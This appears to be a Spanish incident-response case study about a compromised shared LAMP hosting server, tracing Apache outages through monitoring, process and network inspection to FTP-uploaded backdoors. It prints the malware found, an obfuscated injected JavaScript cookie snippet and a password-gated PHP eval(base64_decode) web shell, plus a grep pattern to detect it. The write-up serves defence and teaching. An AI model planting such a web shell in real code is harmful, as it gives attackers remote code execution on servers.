¡Alerta, servidor LAMP comprometido!

(basado en hechos reales)

Contexto

- PYME con personal dedicado a múltiples tareas de distinta naturaleza
- servidores de hosting compartido LAMP (Linux+Apache+MySQL+PHP), con webs de importancia muy variada

Caída de apache

El servicio de páginas web de un servidor, host01, se interrumpe. El comando ps muestra lo siguiente

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root     22097  1.1  0.7 179040 12380 ?        Ss   Apr29  16:56 /usr/sbin/apache2 -k start
www-data   310  0.0  0.0    672   144 ?        S    Apr29   0:00 /usr/sbin/apache2 -k start
www-data 25741  0.0  0.4 135440  6816 ?        S    06:32   0:00 /usr/sbin/apache2 -k start
```

Reiniciando apache se normaliza el servicio

Apache

Se puede controlar la carga que apache representa para el servidor mediante variables de configuración

```
StartServers     30 # número de procesos al arrancar
MinSpareServers 10 # mínimo de procesos sin atender peticiones
MaxSpareServers 20 # máximo de procesos sin atender peticiones
MaxClients       150 # máximo de procesos apache
MaxRequestsPerChild 100000 # máximo de peticiones atendidas por un proceso
```

La situación encontrada era anormal

- había procesos apache pero no había servicio
- el número de procesos no correspondía a la configuración

ps

La herramienta básica para observar procesos es el comando **ps**


```
ps faux
```

- a: todos los procesos con terminal
- x: todos los procesos del usuario actual
- ax: todos los procesos
- u: mostrar usuario dueño del proceso
- f: jerarquía de procesos

Munin

No podemos estar continuamente conectados al servidor observando su comportamiento. Vamos a instalar **munin**, una herramienta para monitorizar gráficamente parámetros de un servidor: espacion en disco ocupado, uso de memoria, número de procesos, grado de "forking", tráfico de red, consultas mysql, colas de postfix, ...

Si hay suerte se podrán observar pautas anormales.

Recolector

```
apt-get install munin
```

/etc/munin/munin.conf: máquinas a observar


```
[host01.domain.com]
   address aaa.bbb.ccc.ddd
```

Nodo

```
apt-get install munin-node
```

/etc/munin/munin-node.conf: básicamente es una *Access Control List ACL* (Lista de Control de Acceso, LCA)

```
allow ^213\.56\.17\.98$
```



Monit

Otra capacidad interesante es vigilar que los servicios de un servidor remoto estén en marcha o incluso reiniciarlos en local si no responden. Un producto que hace esto es **monit**.

```
apt-get install monit
```

Configuración

- /etc/monit/monitrc

```
set daemon  120 # periodo de chequeo (s)
set mailserver mx.domain.com # servidor SMTP al que enviar alertas
set mail-format { from: monit@host01.domain.com }
set alert sysadmin@domain.com # e-mail al que enviar las alertas
set logfile /var/log/monit.log
```

```
check process apache2 with pidfile /var/run/apache2.pid
     start program = "/etc/init.d/apache2 start"
     stop program = "/etc/init.d/apache2 stop"
     if failed host 213.94.57.135 port 80 protocol http and request "/access-test.txt"
     then restart
```

- chequear sintaxis

```
/etc/init.d/monit syntax
```

A pesar de todo, siguen produciéndose incidentes extraños: páginas en blanco, redirecciones a webs no solicitadas, ...

Logs de Apache

Lo más lógico parece revisar los logs de apache por si se estuviera induciendo un comportamiento extraño del servidor mediante algunas peticiones.

Apache define varios formatos de log, el más común es *CLF (Combined Log Format)*


```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
```

- %h: host cliente
- %l: -
- %u: usuario HTTP Auth
- %t: fecha y hora
- $r: petición
- %>s: status: código HTTP de la respuesta del servidor, p.e.
  - 200: OK
  - 404: not found
  - 500: internal server error
- %b: número de bytes de la respuesta

awk

Este lenguaje interpretado es muy útil para examinar ficheros con cierta estructura, como logs.

```
awk <options> '{ print $1, $2 }'
```

Opciones

- separador de campos en el fichero de entrada: -F ':'
  - por defecto, blancos

Variables predefinidas: entre otras

- $0: línea de entrada completa
- $1, $2, ...: campo 1, 2, ... de una línea
- NF: número de campos
- NR: número de líneas leídas

Así se facilita centrar la atención en la IP del cliente, la hora, la petición, ...

```
awk '{ print $1, $4, $6, $7, $9, $10 }' web.log | less
```

Contramedidas

El servidor podría estar comprometido, tal vez hayan logrado sustituir algunos programas con versiones maliciosas.

- por si acaso, se reinstala apache, pero ello no asegura que un programa escondido no lo pueda volver a corromper
- mover las webs más importantes a otro servidor
  - copiar configuración de usuarios, apache, bases de datos
  - copiar páginas web, datos de BBDD, logs

Incidente 11/05/20xx

host02: una web movida devuelve página en blanco

Incidente 26/05/20xx

host01: Antivirus AVG impide ver página: "Obfuscated javascript"

Examinada la máquina,

- hay demasiado pocos apache
- no existe /var/run/apache2.pid
- para restaurar el servicio,
  - killall apache2
  - /etc/init.d/apache2 start
- ps faux | grep apache: muestra que quedan apaches antiguos, que ignoran killall

```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
www-data  3976  0.0  0.8 182576 13720 ?        S    May21   0:30 /usr/sbin/apache2 -k start
www-data   474  0.0  0.8 182196 13556 ?        S    May24   0:30 /usr/sbin/apache2 -k start
www-data 13315  0.2  0.8 181680 12648 ?        S    08:53   0:30 /usr/sbin/apache2 -k start
```

```
root      9686  0.0  0.6 178596 10892 ?        Ss   11:29   0:00 /usr/sbin/apache2 -k start
www-data  9687  0.0  0.2 132768  4636 ?        S    11:29   0:00  \_ /usr/sbin/apache2 -k start
...
```

netstat: conexiones de red

Apache es un servidor web que escucha en el puerto 80. Tal vez podamos observar algo investigando los servicios de red con el programa **netstat**

- netstat <options>

Opciones:

- -p: programa y PID; en nuestro caso, el proceso padre apache era el que daba el servicio web, como es normal

```
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      9686/apache2
```

fuser

Otro progama para identifica procesos que usan ficheros o sockets es

- fuser <port>/<protocol>

- sockets
  - -l: a la escucha (*listening*)

```
tcp        0      0 0.0.0.0:80              0.0.0.0:\*              LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:\*              LISTEN
```

  - -a: todos (all)
  - por defecto: sockets no a la escucha

```
tcp        0      0 192.168.1.100:59638     147.85.136.149:80       ESTABLISHED
tcp        1      1 192.168.1.100:57679     147.85.136.139:80       LAST_ACK
```

En caso de observar conexiones de red salientes, habrá que asegurarse de que sean legítimas y no debidas a la actividad de programas no autorizados.

Restringir conexiones

Una buena práctica de seguridad consiste en permitir en el cortafuegos sólo las conexiones imprescindibles, tanto servidor como cliente. De este modo, si un *cracker* consigue acceso de usuario normal al servidor no podrá recibir ni enviar información al exterior, atacar otros servidores, etc.

- -n: no resolver nombres DNS
- protocolo
  - -t: TCP
  - -u: UDP

El examen del log de la web afectada alrededor del momento del incidente no revela nada de particular

```
127.74.18.143 - - [26/May/2000:11:25:11 +0200] "GET /film/index.php?que=prod&igen=3&isubgen=9&que=lis HTTP/1.1" 200 4548 "-" \
 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
127.74.18.143 - - [26/May/2000:11:25:12 +0200] "GET /film/vista/_css/estilo_dvd.css HTTP/1.1" 304 - \
 "http://web.domain.com/film/index?que=prod&igen=3&isubgen=9&que=lis" \
 "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)"
```


Incidente 18/07/20xx

host02: una web devuelve un fragmento Javascript en una petición

```
<script type="text/javascript" language="javascript">
 var oigmlob=new Date( );
 oigmlob.setTime(oigmlob.getTime( )+030*074*074*01750);
 document.cookie="sessi\x6f\x6eid=39\x312860\x35A531\x3b pa\x74h=/\x3b ex\x70ir\x65s="+oigmlob.toGMTString( );
</script>
```

Tareas:

- se pasan antivirus sobre las páginas de las webs sin resultado
- cabe la posibilidad de que los fragmentos maliciosos provengan de la BBDD; se hacen volcados y se examinan también sin resultado

Incidente 20/07/20xx

host02: Google marca web como difusora de malware; esto hace que algunos navegadores, como Firefox o Chrome, no muestren la página sino un aviso

Tarea: limpiar la lista negra de Google

- darse de alta en http://www.google.com/webmasters/tools
- seguir el procedimiento para sacar la web de la lista negra

Contramedidas

Dado que apache está dando claras muestras de ser vulnerable, se va a abrir una línea de trabajo: poner las webs más importantes bajo un servidor web diferente: cherokee, nginx, lighttpd, ...

nginx

Se trata de un servidor web ligero y potente

```
apt-get install nginx php5-cgi
```

Configuración

- /etc/nginx/nginx.conf

```
worker_processes 4;
events {
	worker_connections 1024;
}
```


- /etc/nginx/sites-available/web

```
location ~ \.php$ {
    include /etc/nginx/fastcgi_params;
    fastcgi_pass  127.0.0.1:9000;
    fastcgi_index index.php;
    fastcgi_param  SCRIPT_FILENAME /home/web/www/htdocs$fastcgi_script_name;
}
```

- monit

```
check process php-fastcgi with pidfile "/var/run/php-fastcgi.pid"
       start program = "/etc/init.d/php-fastcgi start"
       stop program = "/etc/init.d/php-fastcgi stop"
       if failed host <host> port 80 protocol http request "/index.php"
       with timeout 10 seconds then restart

check process nginx with pidfile /var/run/nginx.pid
       start program = "/etc/init.d/nginx start"
       stop program = "/etc/init.d/nginx stop"
```

```
        if failed host <host> port 80 protocol HTTP request /
        with timeout 10 seconds then restart
```

Incidente 25/07/20xx

host02: Una web devuelve javascript

- netstat -lpn muestra un servidor web extraño

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2580/crontab
```

- se observa alta tasa de *forking*
  - 'ps ax | grep apache' repetidos muestran grandes variaciones
    - pool de procesos pequeño
    - variación muy grande en el número de procesos

watch

Se puede hacer lo mismo con watch -n <s> <command>

- munin muestra mesetas de alto *forking*, que parece un síntoma de ataque en curso
- reiniciar apache
- al poco el problema se reproduce
- netstat -tan muestra conexiones cliente sospechosas

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 132.37.128.52:34299     91.189.88.37:80         TIME_WAIT
tcp        0      0 132.37.128.52:38459     141.76.2.131:80         TIME_WAIT
tcp        0  52272 132.37.128.52:80        83.61.136.253:2873      ESTABLISHED
```

Ubicación de una IP

Geolocalización, ISP...

- http://www.geobytes.com/IpLocator.htm
- http://en.utrace.de

Incidente 26/07/20xx

host01: En este incidente se detecta proceso crontab sospechoso

```
www-data  1867  0.0  0.0   6256   764 ?        S    08:47   0:00 crontab
```

Examen de proceso sospechoso

- el directorio /proc/<pid> contiene la información de un proceso en ejecución

Nombre del proceso	cat cmdline
Programa en disco	ls -l exe
Directorio de trabajo actual	ls -l cwd

Variables de entorno actuales	cat environ
Ficheros abiertos	ls -l fd/
Tiempo de inicio	Fecha de cmdline, cwd

```
root@host01:/proc/1867# cat cmdline
crontab

root@host01:/proc/1867# ls -l
lrwxrwxrwx 1 www-data www-data 0 Jul 26 11:14 cwd -> /home/web/www/htdocs/img
lrwxrwxrwx 1 www-data www-data 0 Jul 26 11:14 exe -> /home/web/www/htdocs/img/crontab (deleted)

root@host01:/proc/1867# cat environ
APACHE_PID_FILE=/var/run/apache2.pid
PATH=/usr/local/bin:/usr/bin:/bin
LANG=CAPACHE_RUN_USER=www-data
APACHE_RUN_GROUP=www-data
PWD=/home/web/www/htdocs

root@host01:#  ls -ld /home/web/www/htdocs/img
drwxrwxrwx 25 web users 4096 Jul 26 08:48 /home/www/htdocs/img
```

El directorio sospechoso tiene permisos de escritura para todo el mundo, lo que permite "colarle" cualquier fichero

World writable

Es recomendable examinar periódicamente informes sobre directorios con permisos de escritura para el grupo y para todo el mundo

- find / -perm -g+w > report-g.txt
- find / -perm -o+w > report-o.txt

Tarea: buscar en el log de FTP subidas del programa sospechoso. No se encuentra, pero sí de subidas al mismo directorio de un fichero que contiene

```
/*ae7d9a72bcd73ccca9cd632a89350ae9*/ \
if(isset($_POST["p"])&&$_POST["p"]=="3741d0b4308aeeaa4bb79f19ca771905"){eval(base64_decode($_POST["c"]));exit;} \
/*ae7d9a72bcd73ccca9cd632a89350ae9*/
```

- base64_decode() es una función PHP para descodificar un texto codificado en base64, que no varía al transmitirse por red
- eval() es otra función PHP que ejecuta un string considerándolo código PHP

Esto es un "lanzador" de programas PHP, p.e. para subir al servidor un programa que sabe interferir al apache, ejecutarlo y borrarlo del disco.

Restringir funciones en PHP

En el fichero de configuración de PHP, php.ini, se puede impedir la ejecución de funciones con la directiva 'disable_functions'; sin embargo eval() no es realmente una función, sino una construcción del lenguaje, por lo que no se puede desactivar =:-(

Tarea: buscar más infecciones

```
grep -r --include="*.html" --include="*.php" -H "eval(base64_decode" *
```

En host01 y host02 se encuentran muchos ficheros infectados del mismo modo. Esto indica que varios usuarios independientes tienen comprometidas sus cuentas FTP, lo que hace sospechar que algún malware ha estado dedicándose a recopilar usuarios y claves.

Tarea: buscar en los logs de apache invocaciones a los ficheros infectados; efectivamente aparecen, por lo que hemos dado con el mecanismo de disparo de los incidentes. Las entradas de log no muestran nada especial porque la información POST no figura en el log.

inotify

LA contramedida: sabemos que están escribiendo un fichero en un directorio; **inotifywait** permite detectar eventos en el sistema de ficheros.

```
apt-get install inotify-tools
```

- inotifywait <options> <file>...
  - -r: recursivamente
  - -e <event>
    - access: lectura de fichero

- modify
- close_write: cierre de fichero abierto en modo escritura

Ya se puede preparar el detector que prevenga automáticamente el desarrollo del incidente

```
to_watch="/home/web/www/htdocs/img"
while output=$(inotifywait -q -r -e close_write $to_watch 2> /dev/null); do
  sleep 30; /etc/init.d/apache2 stop; sleep 6; /etc/init.d/apache2 start
  ...
done
```

Conclusión

La seguridad informática se consigue a través de

- un proceso de vigilancia de los sistemas y mejora continua de su seguridad
- el conocimiento de múltiples herramientas, técnicas y procedimientos para prevenir y analizar ataques

